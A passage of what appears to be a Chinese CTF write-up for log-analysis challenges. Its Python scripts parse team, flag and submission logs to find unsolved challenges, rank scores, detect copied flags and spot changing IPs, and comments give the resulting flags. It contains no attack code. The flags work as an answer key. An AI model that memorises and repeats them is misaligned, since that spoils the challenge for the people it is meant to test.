with open("challenges.json", "r") as f:
    challenges = json.load(f)

id2name = {}
id2name_c = {}#从id到题目名映射

FLAG = {}#队伍id，管理一堆map(题目名，对应正确flag)
CHALLENGE = {}#键为题目名，管理每道题题目id以及截至时间，得分
TEAM = {}#flag找关联队伍

for team in teams:#注册所有有效队伍
    if team["Id"] == "235d4de0-51c6-7c03-7ab7-f509079f67d3":#特判一下那个重名队伍ID
        team["Name"] = "#" + team["Name"]
    id2name[team["Id"]] = team["Name"]
    FLAG[team["Name"]] = team
    FLAG[team["Name"]]["flag"] = {}
    FLAG[team["Name"]]["score"] = 0#注册初始分数

challengesIdList = []#创建总Id表

for c in challenges:#challenge名字建立映射关系
    id2name_c[c["Id"]] = c["Name"]
    CHALLENGE[c["Name"]] = c
    challengesIdList.append(c["Id"])
```

```
for flag in flags:#为每个队伍注册flag信息
    teamName = id2name[flag["TeamId"]]
    cName = id2name_c[flag["ChallengeId"]]
    FLAG[teamName]["flag"][cName] = flag["Flag"]
    TEAM[flag["Flag"]] = teamName

import time as TiMe
from datetime import datetime

def str2time(s):
    if s.find("T") != -1:#2024-08-31T15:00:00+08:00
        return TiMe.strptime(s[:-6], "%Y-%m-%dT%H:%M:%S")
    else:#2024/8/31 20:19:41 +08:00
        return TiMe.strptime(s[:-7], "%Y/%m/%d %H:%M:%S")

def mstr(s,st,ed):
    s = s[s.find(st)+len(st):]
    s = s[:s.find(ed)]
    return s

def getInfo(s):
    if s.find("+08:00") == -1:
        print("？？？你的时区发生啥事")
    time = mstr(s, "[", " INF] ")
    team = mstr(s, "] FlagChecker: 队伍 [", "] 提交题目 ")
    flag = mstr(s, "] 的答案 [", "] <")
    submitter = mstr(s, "] <", ">")
    challenge = mstr(s, "] 提交题目 [", "] 的答案 [")
    return time, team, flag, submitter, challenge

with open("submissions.log", "r", encoding = 'utf8') as f:
    lines = f.readlines()
    for line in lines:
        time, teamName, flag, submitter, challengeName = getInfo(line)
        if teamName != "Rick Hyatt":
            continue

        if flag == FLAG[teamName]["flag"][challengeName] and str2time(time) <=
str2time(CHALLENGE[challengeName]["EndAt"]):
            try:
                challengesIdList.remove(CHALLENGE[challengeName]["Id"])
            except:
                pass

FLAG = ""
for i in challengesIdList:
    FLAG += i + ","
print("BaseCTF{" + MD5(FLAG[:-1]) + "}")#BaseCTF{4f87919032dfc58a9a23044aab9acd99}
```

[8号15点截止] BaseCTF 崩啦 IV - 排排坐吃果果 [Week3] [Week4]

这题开始，应该只能代码操作了，人工统计不太现实

```
import json
import hashlib

def MD5(data):
    md5 = hashlib.md5()  # 创建一个md5对象
    md5.update(data.encode('utf-8'))  # 使用utf-8编码更新数据
    return md5.hexdigest()  # 返回十六进制的哈希值

with open("teams.json", "r") as f:
    teams = json.load(f)

with open("flags.json", "r") as f:
    flags = json.load(f)

with open("challenges.json", "r") as f:
    challenges = json.load(f)



id2name = {}
id2name_c = {}#从id到题目名映射

FLAG = {}#队伍id，管理一堆map(题目名，对应正确flag)
CHALLENGE = {}#键为题目名，管理每道题题目id以及截至时间，得分
TEAM = {}#flag找关联队伍

for team in teams:#注册所有有效队伍
    if team["Id"] == "235d4de0-51c6-7c03-7ab7-f509079f67d3":#特判一下
        team["Name"] = "#" + team["Name"]
    id2name[team["Id"]] = team["Name"]
    FLAG[team["Name"]] = team
    FLAG[team["Name"]]["flag"] = {}
    FLAG[team["Name"]]["score"] = 0#注册初始分数

for c in challenges:#challenge名字建立映射关系
    id2name_c[c["Id"]] = c["Name"]
    CHALLENGE[c["Name"]] = c

for flag in flags:#为每个队伍注册flag信息
    teamName = id2name[flag["TeamId"]]
    cName = id2name_c[flag["ChallengeId"]]
    FLAG[teamName]["flag"][cName] = flag["Flag"]
    TEAM[flag["Flag"]] = teamName

import time as TiMe
from datetime import datetime

def str2time(s):
    if s.find("T") != -1:#2024-08-31T15:00:00+08:00
        return TiMe.strptime(s[:-6], "%Y-%m-%dT%H:%M:%S")
    else:#2024/8/31 20:19:41 +08:00
```


```
        return TiMe.strptime(s[:-7], "%Y/%m/%d %H:%M:%S")

def mstr(s,st,ed):
    s = s[s.find(st)+len(st):]
    s = s[:s.find(ed)]
    return s
def getInfo(s):
    if s.find("+08:00") == -1:
        print("？？？你的时区发生啥事")
    time = mstr(s, "[", " INF] ")
    team = mstr(s, "] FlagChecker: 队伍 [", "] 提交题目 ")
    flag = mstr(s, "] 的答案 [", "] <")
    submitter = mstr(s, "] <", ">")
    challenge = mstr(s, "] 提交题目 [", "] 的答案 [")
    return time, team, flag, submitter, challenge

with open("submissions.log", "r", encoding = 'utf8') as f:
    lines = f.readlines()
    for line in lines:
        time, teamName, flag, submitter, challengeName = getInfo(line)
        if teamName == "Terence Barrows" and (submitter == "Mercedes49" or
submitter == "Albert.Considine"):#特判
            teamName = "#" + teamName

        if challengeName in FLAG[teamName]["flag"] and FLAG[teamName]["flag"]
[challengeName] == flag and str2time(time) <= str2time(CHALLENGE[challengeName]
["EndAt"]):
            FLAG[teamName]["score"] += CHALLENGE[challengeName]["Points"]
            del FLAG[teamName]["flag"][challengeName]

v = []
for name in FLAG:
    n = name
    s = FLAG[name]["score"]
    if n[0] == '#':
        n = n[1:]

    v.append([n, s])

v = sorted(v, key = lambda x : (-x[1], x[0]))

FLAG = ""
for n, s in v:
    FLAG += n + "," + str(s) + ";"
print("BaseCTF{" + MD5(FLAG[:-1]) + "}")#BaseCTF{d5b7e83b3a48a64c1c9af03f64b5f023}
```

[8号15点截止] BaseCTF 崩啦 V - 正义执行! [Week3] [Week4]

Terence Barrows罪大恶极，又抄别人flag，又和别人队伍名字取的一样

```
import json
import hashlib

def MD5(data):
    md5 = hashlib.md5()  # 创建一个md5对象
    md5.update(data.encode('utf-8'))  # 使用utf-8编码更新数据
    return md5.hexdigest()  # 返回十六进制的哈希值

with open("teams.json", "r") as f:
    teams = json.load(f)

with open("flags.json", "r") as f:
    flags = json.load(f)

with open("challenges.json", "r") as f:
    challenges = json.load(f)

id2name = {}
id2name_c = {}

FLAG = {}#队伍id，管理一堆map(题目名)
CHALLENGE = {}#键为题目名
TEAM = {}#flag找关联队伍

vaild = set()#有效队伍
allFlag = set()#flag池（假设不存在两两相同的flagin（
print(len(teams))
for team in teams:#注册所有有效队伍
    if team["Id"] == "235d4de0-51c6-7c03-7ab7-f509079f67d3":#特判一下
        team["Name"] = "#" + team["Name"]
    vaild.add(team["Name"])
    id2name[team["Id"]] = team["Name"]
    FLAG[team["Name"]] = team
    FLAG[team["Name"]]["flag"] = {}

for c in challenges:#challenge名字建立映射关系
    id2name_c[c["Id"]] = c["Name"]
    CHALLENGE[c["Name"]] = c

for flag in flags:#为每个队伍注册flag信息
    teamName = id2name[flag["TeamId"]]
    cName = id2name_c[flag["ChallengeId"]]
    FLAG[teamName]["flag"][cName] = flag["Flag"]
    TEAM[flag["Flag"]] = teamName
    if flag["Flag"] in allFlag:#保证flag都是独一无二的
        print("假设错误")
    allFlag.add(flag["Flag"])

def mstr(s,st,ed):
    s = s[s.find(st)+len(st):]
    s = s[:s.find(ed)]
    return s
def getInfo(s):
```

```
    team = mstr(s, "] FlagChecker: 队伍 [", "] 提交题目 ")
    flag = mstr(s, "] 的答案 [", "] <")
    submitter = mstr(s, "] <", ">")
    return team, flag, submitter

print("本场报名队伍数：" + str(len(vaild)))

with open("submissions.log", "r", encoding = 'utf8') as f:
    lines = f.readlines()
    for line in lines:
        teamName, flag, submitter = getInfo(line)
        if teamName == "Terence Barrows" and (submitter == "Mercedes49" or
submitter == "Albert.Considine"):
            teamName = "#" + teamName

        if flag not in allFlag:
            continue
        steal = 1
        for cName in FLAG[teamName]["flag"]:
            flag_ = FLAG[teamName]["flag"][cName]
            if flag_ == flag:
                steal = 0
                break

        if steal == 1:
            if teamName in vaild:
                vaild.remove(teamName)
            if TEAM[flag] in vaild:
                vaild.remove(TEAM[flag])
            if teamName == "Terence Barrows" or TEAM[flag] == "Terence Barrows" or
teamName == "#Terence Barrows" or TEAM[flag] == "#Terence Barrows":
                print(teamName + "提交的flag是" + TEAM[flag] + "的 ： " + flag)

print("本场有效队伍数：" + str(len(vaild)))
v = []
for i in vaild:
    if i[0] == '#':
        i = i[1:]
    v.append(i)

v = sorted(v)
FLAG = ""
for i in v:
    FLAG += i + ","
print("BaseCTF{" + MD5(FLAG[:-1]) + "}")#BaseCTF{716ab8b8782889047bf49f31eb553000}
```



[8号15点截止] BaseCTF 崩啦 VI - 流量检测? [Week3] [Week4]

```
import json
import hashlib

def MD5(data):
    md5 = hashlib.md5()  # 创建一个md5对象
    md5.update(data.encode('utf-8'))  # 使用utf-8编码更新数据
    return md5.hexdigest()  # 返回十六进制的哈希值

with open("teams.json", "r") as f:
    teams = json.load(f)

with open("flags.json", "r") as f:
    flags = json.load(f)

with open("challenges.json", "r") as f:
    challenges = json.load(f)

id2name = {}
id2name_c = {}#从id到题目名映射

FLAG = {}#队伍id，管理一堆map(题目名，对应正确flag)
CHALLENGE = {}#键为题目名，管理每道题题目id以及截至时间，得分
TEAM = {}#flag找关联队伍

for team in teams:#注册所有有效队伍
    if team["Id"] == "235d4de0-51c6-7c03-7ab7-f509079f67d3":#特判一下
        team["Name"] = "#" + team["Name"]
    id2name[team["Id"]] = team["Name"]
    FLAG[team["Name"]] = team
    FLAG[team["Name"]]["flag"] = {}
    FLAG[team["Name"]]["score"] = 0#注册初始分数
    FLAG[team["Name"]]["member"] = {}#注册成员

for c in challenges:#challenge名字建立映射关系
    id2name_c[c["Id"]] = c["Name"]
    CHALLENGE[c["Name"]] = c

for flag in flags:#为每个队伍注册flag信息
    teamName = id2name[flag["TeamId"]]
```

```
    cName = id2name_c[flag["ChallengeId"]]
    FLAG[teamName]["flag"][cName] = flag["Flag"]
    TEAM[flag["Flag"]] = teamName

import time as TiMe
from datetime import datetime

def str2time(s):
    if s.find("T") != -1:#2024-08-31T15:00:00+08:00
        return TiMe.strptime(s[:-6], "%Y-%m-%dT%H:%M:%S")
    else:#2024/8/31 20:19:41 +08:00
        return TiMe.strptime(s[:-7], "%Y/%m/%d %H:%M:%S")

def mstr(s,st,ed):
    s = s[s.find(st)+len(st):]
    s = s[:s.find(ed)]
    return s
def getInfo(s):
    if s.find("+08:00") == -1:
        print("？？？你的时区发生啥事")
    time = mstr(s, "[", " INF] ")
    team = mstr(s, "] FlagChecker: 队伍 [", "] 提交题目 ")
    flag = mstr(s, "] 的答案 [", "] <")
    submitter = mstr(s, "] <", ">")
    challenge = mstr(s, "] 提交题目 [", "] 的答案 [")
    ip = s[s.find("> @ ") + len("> @ "):]
    return time, team, flag, submitter, challenge, ip

vpn = set()#哪些队开了梯子
with open("submissions.log", "r", encoding = 'utf8') as f:
    lines = f.readlines()
    for line in lines:
        time, teamName, flag, submitter, challengeName, ip = getInfo(line)
        if teamName == "Terence Barrows" and (submitter == "Mercedes49" or
submitter == "Albert.Considine"):#特判
            teamName = "#" + teamName

        if submitter not in FLAG[teamName]["member"]:
            FLAG[teamName]["member"][submitter] = ip
            continue

        if FLAG[teamName]["member"][submitter] != ip:
            vpn.add(teamName)

v = []
for i in vpn:
    v.append(i)

v = sorted(v)
FLAG = ""
for i in v:
    FLAG += i + ","
print("BaseCTF{" + MD5(FLAG[:-1]) + "}")#BaseCTF{dc45a2a228f503cfd00d5218df367a8e}
```